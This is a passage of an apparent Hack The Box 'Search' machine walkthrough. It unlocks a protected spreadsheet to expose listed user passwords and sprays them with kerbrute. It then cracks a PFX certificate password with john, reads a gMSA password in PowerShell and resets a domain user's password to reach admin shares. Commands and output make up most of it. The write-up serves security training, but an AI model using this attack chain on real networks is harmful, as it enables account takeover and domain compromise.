
We removed the locked protection by changing the .XLSX file into .ZIP. Then next grep search '<sheetProtection'. You will find below XML file that need to remove that specific tag in order to remove the worksheet proctection as shown below



Next we need to rezip back as .XLSX file as shown below

```
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/smb-dir/Excel-dir/zip-dir/Phishing_Attempt$ zip -r PhishingModified.xlsx .
  adding: [Content_Types].xml (deflated 79%)
  adding: xl/ (stored 0%)
  adding: xl/charts/ (stored 0%)
  adding: xl/charts/chart1.xml (deflated 77%)
  adding: xl/charts/_rels/ (stored 0%)
  adding: xl/charts/_rels/chart1.xml.rels (deflated 49%)
  adding: xl/charts/style1.xml (deflated 90%)
```

Open back the file and now we can unhide the column and discover more Password.



	A	B	C	D	E	F	G	H	I	J	K	L	M	N
1	firstname	lastname	password	Username										
2	Payton	Harmon	;;36!cried!INDIA!year!50;;	Payton.Harmon										
3	Cortez	Hickman	..10-time-TALK-proud-66..	Cortez.Hickman										
4	Bobby	Wolf	??47^before^WORLD^surprise^91??	Bobby.Wolf										
5	Margaret	Robinson	//51+mountain+DEAR+noise+83//	Margaret.Robinson										
6	Scarlett	Parks	++47|building|WARSAW|gave|60++	Scarlett.Parks										
7	Eliezer	Jordan	!!05_goes_SEVEN_offer_83!!	Eliezer.Jordan										
8	Hunter	Kirby	~~27%when%VILLAGE%full%00~~	Hunter.Kirby										
9	Sierra	Frye	$$49=wide=STRAIGHT=jordan=28$$18	Sierra.Frye										
10	Annabelle	Wells	==95~pass~QUIET~austria~77==	Annabelle.Wells										
11	Eve	Galvan	//61!banker!FANCY!measure!25//	Eve.Galvan										
12	Jeramiah	Fritz	??40:student:MAYOR:been:66??	Jeramiah.Fritz										
13	Abby	Gonzalez	&&75:major:RADIO:state:93&&	Abby.Gonzalez										
14	Joy	Costa	**30*venus*BALL*office*42**	Joy.Costa										
15	Vincent	Sutton	**24&moment&BRAZIL&members&66**	Vincent.Sutton										
16							a							
17														
18														
19														
20														
21														
22														
23														
24														
25														
26														
27														
28														
29														
30														
31														
32														
33														

Since previously we found the user flag is under sierra.frye directory. We can use all this password to brute force. We now get a valid credentials for sierra.frye.

```
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/words-dir$ /opt/kerberos/kerbrute bruteuser -d search.htb --dc
10.10.11.129  passwords.md 'sierra.frye@search.htb'


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 04/26/22 - Ronnie Flathers @ropnop

2022/04/26 14:38:25 >  Using KDC(s):
2022/04/26 14:38:25 >   10.10.11.129:88

2022/04/26 14:38:26 >  [+] VALID LOGIN:  sierra.frye@search.htb:$$49=wide=STRAIGHT=jordan=28$$18
2022/04/26 14:38:26 >  Done! Tested 14 logins (1 successes) in 1.273 seconds
```

11. SMB Enumeration via sierra.frye credentials

    Now we can access this user own directory and obtain the user flag.

```
# cd sierra.frye
# cd Desktop
# ls
drw-rw-rw-          0  Thu Nov 18 09:08:17 2021 .
drw-rw-rw-          0  Thu Nov 18 09:08:17 2021 ..
drw-rw-rw-          0  Thu Nov 18 09:08:17 2021 $RECYCLE.BIN
-rw-rw-rw-        282  Thu Nov 18 09:08:17 2021 desktop.ini
-rw-rw-rw-       1450  Thu Nov 18 09:08:17 2021 Microsoft Edge.lnk
-rw-rw-rw-         33  Thu Nov 18 09:18:26 2021 user.txt
# get user.txt
#
```

Continue enumeration on other directory. We discover a backup folder under 'Downloads'.

```
# ls
drw-rw-rw-          0  Thu Nov 18 09:01:45 2021 .
drw-rw-rw-          0  Thu Nov 18 09:01:45 2021 ..
drw-rw-rw-          0  Thu Nov 18 09:08:17 2021 Desktop
drw-rw-rw-          0  Fri Jul 31 22:42:19 2020 Documents
drw-rw-rw-          0  Fri Jul 31 22:45:36 2020 Downloads
-rw-rw-rw-         33  Thu Nov 18 09:01:45 2021 user.txt
# cd Documents
# ls
drw-rw-rw-          0  Fri Jul 31 22:42:19 2020 .
drw-rw-rw-          0  Fri Jul 31 22:42:19 2020 ..
drw-rw-rw-          0  Wed Apr  8 02:04:01 2020 $RECYCLE.BIN
-rw-rw-rw-        402  Fri Jul 31 22:42:19 2020 desktop.ini
# cd ../Downloads
# ls
drw-rw-rw-          0  Fri Jul 31 22:45:36 2020 .
drw-rw-rw-          0  Fri Jul 31 22:45:36 2020 ..
drw-rw-rw-          0  Fri Jul 31 01:25:57 2020 $RECYCLE.BIN
drw-rw-rw-          0  Tue Aug 11 04:39:17 2020 Backups
-rw-rw-rw-        282  Fri Jul 31 22:42:18 2020 desktop.ini
#
```

Files under Backups directory.


```
# cd Backups
# mget
[-] A mask must be provided
# mget *
[*] Downloading search-RESEARCH-CA.p12
[*] Downloading staff.pfx
# ls
drw-rw-rw-          0  Tue Aug 11 04:39:17 2020 .
drw-rw-rw-          0  Tue Aug 11 04:39:17 2020 ..
-rw-rw-rw-       2643  Fri Jul 31 23:04:11 2020 search-RESEARCH-CA.p12
-rw-rw-rw-       4326  Tue Aug 11 04:39:17 2020 staff.pfx
#
```

12. Backups directory files enumeration

    File type of each files. Get data, but we know that .P12 and .PFX are related to Certificate file format.

```
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/smb-dir/back-dir$ ls -la
total 20
drwxr-xr-x 2 sodanew sodanew 4096 Apr 26 14:57 .
drwxr-xr-x 5 sodanew sodanew 4096 Apr 26 14:57 ..
-rw-r--r-- 1 sodanew sodanew 2643 Apr 26 14:57 search-RESEARCH-CA.p12
-rw-r--r-- 1 sodanew sodanew 4326 Apr 26 14:57 staff.pfx
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/smb-dir/back-dir$ file *
search-RESEARCH-CA.p12: data
staff.pfx:              data
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/smb-dir/back-dir$
```

We can see that both file are locked.



Extract password hash for PFX with john.

```
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/smb-dir/back-dir$ python3 /opt/john/run/pfx2john.py staff.pfx > hash.john
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/smb-dir/back-dir$ ls
hash.john  search-RESEARCH-CA.p12  staff.pfx
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/smb-dir/back-dir$ cat hash.john
staff.pfx:$pfxng$1$20$2000$20$ab06d852d1875d818341c5737782c7117277265e$308210873082062006092a864886f70d010701a08206110482060d308206
0930820605060b2a864886f70d010c0a0102a08204fe308204fa301c060a2a864886f70d010c0103300e0408cc8cfc26a55751d2020207d0048204d84c47771cf7a
511ef48be54a6ea3027bf5a5dfe33188247f4b865278dcd18c6210a43e6ef6d2055c9fcd480fd20838dcaa2e5f7dfbdbd2a436db0a1986d1caf085f9be39f12f1da
d44361cfcef52bdaa3413e91744b1ba572889b00290228e785fdfd25c7c37418fff491cf46f43b80a8ee2cb4108692733f46b10cfc8a1ddf9c2201713482a7efb2c
e48ac4ccacbde4347f528b687abc815c2289f6b0f5bbf70a37d23f9039ae799df3577c71a6a228344c2be53b4b21a4c592a19f251710e549ec30eee44b6c147c28a
1416cc8d78ec87be4eab9f4344eb4ae5ca6ceda44d2fb6262e53c5ffd6dc8c1f98282378e124b26739527be59ffe0c606ba38894e462f0fd5dcf43929e9423a56a8
05b9e70d52babbb9b3847603cf75104ccd66050854e83fa9e20e08698fc10b94159bbdce31887928ffa57423f735f9de41f1cb563145c7620395baa478ed3ddd951
c0d032b7fa45323ea727cba76c527b7ee7386dfee3b392dccc561e8ff483cbc02c86ae88bad06132a9888bed2c18bbddea362b747e04aa804e2a1a5c5cdee261ca6
44cffdcdf7011bf250a9a756f2baaaed14f656f2cca388a1ee3d09bb73dbbb39b6c35cbd31490c20cb815b9af5338d9f97da8fe0fe142ae3df6682a2409943c0b06
```

PFX Password Crack result.

```
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/hash-dir$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
.john
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 256/256 AVX2 8x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
misspissy        (staff.pfx)
1g 0:00:01:14 DONE (2022-04-26 15:33) 0.01343g/s 73697p/s 73697c/s 73697C/s missnail..missnona16
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/hash-dir$
```


13. Certificate Enumeration

    Decrypt the PFX with the password. We can see there is 3 section.


    Convert PFX into PEM for import into browser.

```
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/smb-dir/back-dir$ openssl pkcs12 -in staff.pfx -out staff.pem
Enter Import Password:
Enter PEM pass phrase:
Error outputting keys and certificates
139991730865536:error:28078065:UI routines:UI_set_result_ex:result too small:../crypto/ui/ui_lib.c:905:You must type in 4 to 1024
haracters
139991730865536:error:2807106B:UI routines:UI_process:processing error:../crypto/ui/ui_lib.c:545:while reading strings
139991730865536:error:0906406D:PEM routines:PEM_def_callback:problems getting password:../crypto/pem/pem_lib.c:59:
139991730865536:error:0907E06F:PEM routines:do_pk8pkey:read key:../crypto/pem/pem_pk8.c:83:
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/smb-dir/back-dir$
```


    We can also try to import it to our browser.



By referring back to our directory fuzz. We can see there is a '/staff' directory. We can try access to it. We will prompt for below directory.




Passed all the required request. Now we discover another new window panel login page. Try insert below credentials for the login panel.




14. PowerShell Access


    After logged in, we given a powershell windows.



    As from the Bloodhound, we can see that sierra.frye can abuse ReadGMSAPassword



Help option from Bloodhound suggest



Follow this blogpost. We can ReadGMSA Password

```
PS C:\Users\Sierra.Frye\Documents>
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name          Description             State
======================= ======================= =======
SeChangeNotifyPrivilege Bypass traverse checking Enabled
PS C:\Users\Sierra.Frye\Documents>
$user = 'BIR-ADFS-GMSA$';
PS C:\Users\Sierra.Frye\Documents>
$gmsa = Get-ADServiceAccount -Identity $user -Properties 'msDS-ManagedPassword';
PS C:\Users\Sierra.Frye\Documents>
$blob = $gmsa.'msDS-ManagedPassword';
PS C:\Users\Sierra.Frye\Documents>
$mp = ConvertFrom-ADManagedPasswordBlob $blob;
PS C:\Users\Sierra.Frye\Documents>
$cred = New-Object System.Management.Automation.PSCredential $user, $mp.SecureCurrentPassword;
PS C:\Users\Sierra.Frye\Documents>
Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock {whoami}
search\bir-adfs-gmsa$
PS C:\Users\Sierra.Frye\Documents>
```

Try to change Travis credentials.

```
PS C:\Users\Sierra.Frye\Documents>
Invoke-Command -ComputerName localhost -Credential $cred -ScriptBlock {net user Tristan.Davies qwerty1234 /domain}
The command completed successfully.

PS C:\Users\Sierra.Frye\Documents>
```

15. SMB Enumeration via travis credentials or ROOT ACCESS

    Discover that we can access all Admin access folder.

```
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/smb-dir/back-dir$ smbmap -u tristan.davies -p 'qwerty1234' -H 1
0.10.11.129 -d search.htb
[+] IP: 10.10.11.129:445        Name: research.search.htb
[/] Work[!] Unable to remove test directory at \\10.10.11.129\SYSVOL\GGPBWAVHIN, please remove manually
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  READ, WRITE     Remote Admin
        C$                                                      READ, WRITE     Default share
        CertEnroll                                              READ, WRITE     Active Directory Certificate Services share
        helpdesk                                                NO ACCESS
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                READ, WRITE     Logon server share
        RedirectedFolders$                                      READ, WRITE
        SYSVOL                                                  READ, WRITE     Logon server share
sodanew@kalinew:~/Documents/HTB/Machine/Windows/Search/target-items/smb-dir/back-dir$
```

Since we have access to C drive. We can also access the Users directory on the server.

```
# use C$
# ls
drw-rw-rw-          0  Tue Mar 24 03:24:13 2020 $RECYCLE.BIN
drw-rw-rw-          0  Wed Apr 13 19:22:33 2022 Config.Msi
drw-rw-rw-          0  Mon Mar 23 07:46:47 2020 Documents and Settings
drw-rw-rw-          0  Tue Apr 14 18:24:23 2020 HelpDesk
drw-rw-rw-          0  Mon Mar 23 15:20:20 2020 inetpub
-rw-rw-rw-  738197504  Tue Apr 26 13:23:36 2022 pagefile.sys
drw-rw-rw-          0  Mon May 24 16:42:53 2021 PerfLogs
drw-rw-rw-          0  Wed Apr 13 19:21:50 2022 Program Files
drw-rw-rw-          0  Mon Mar 23 15:43:34 2020 Program Files (x86)
drw-rw-rw-          0  Tue Apr 14 18:24:03 2020 ProgramData
drw-rw-rw-          0  Mon Mar 23 07:46:48 2020 Recovery
drw-rw-rw-          0  Tue Apr 26 14:45:33 2022 RedirectedFolders
drw-rw-rw-          0  Tue Mar 31 22:13:38 2020 System Volume Information
drw-rw-rw-          0  Tue Aug 11 15:45:30 2020 Users
drw-rw-rw-          0  Tue Apr 26 16:28:46 2022 Windows
# cd Users
# ls
```

Obtain root flag

```
# cd Desktop
# ls
drw-rw-rw-          0  Tue Nov 23 04:21:49 2021 .
drw-rw-rw-          0  Tue Nov 23 04:21:49 2021 ..
-rw-rw-rw-        282  Tue Nov 23 04:21:49 2021 desktop.ini
-rw-rw-rw-         34  Tue Apr 26 13:25:13 2022 root.txt
# get root.txt
#
```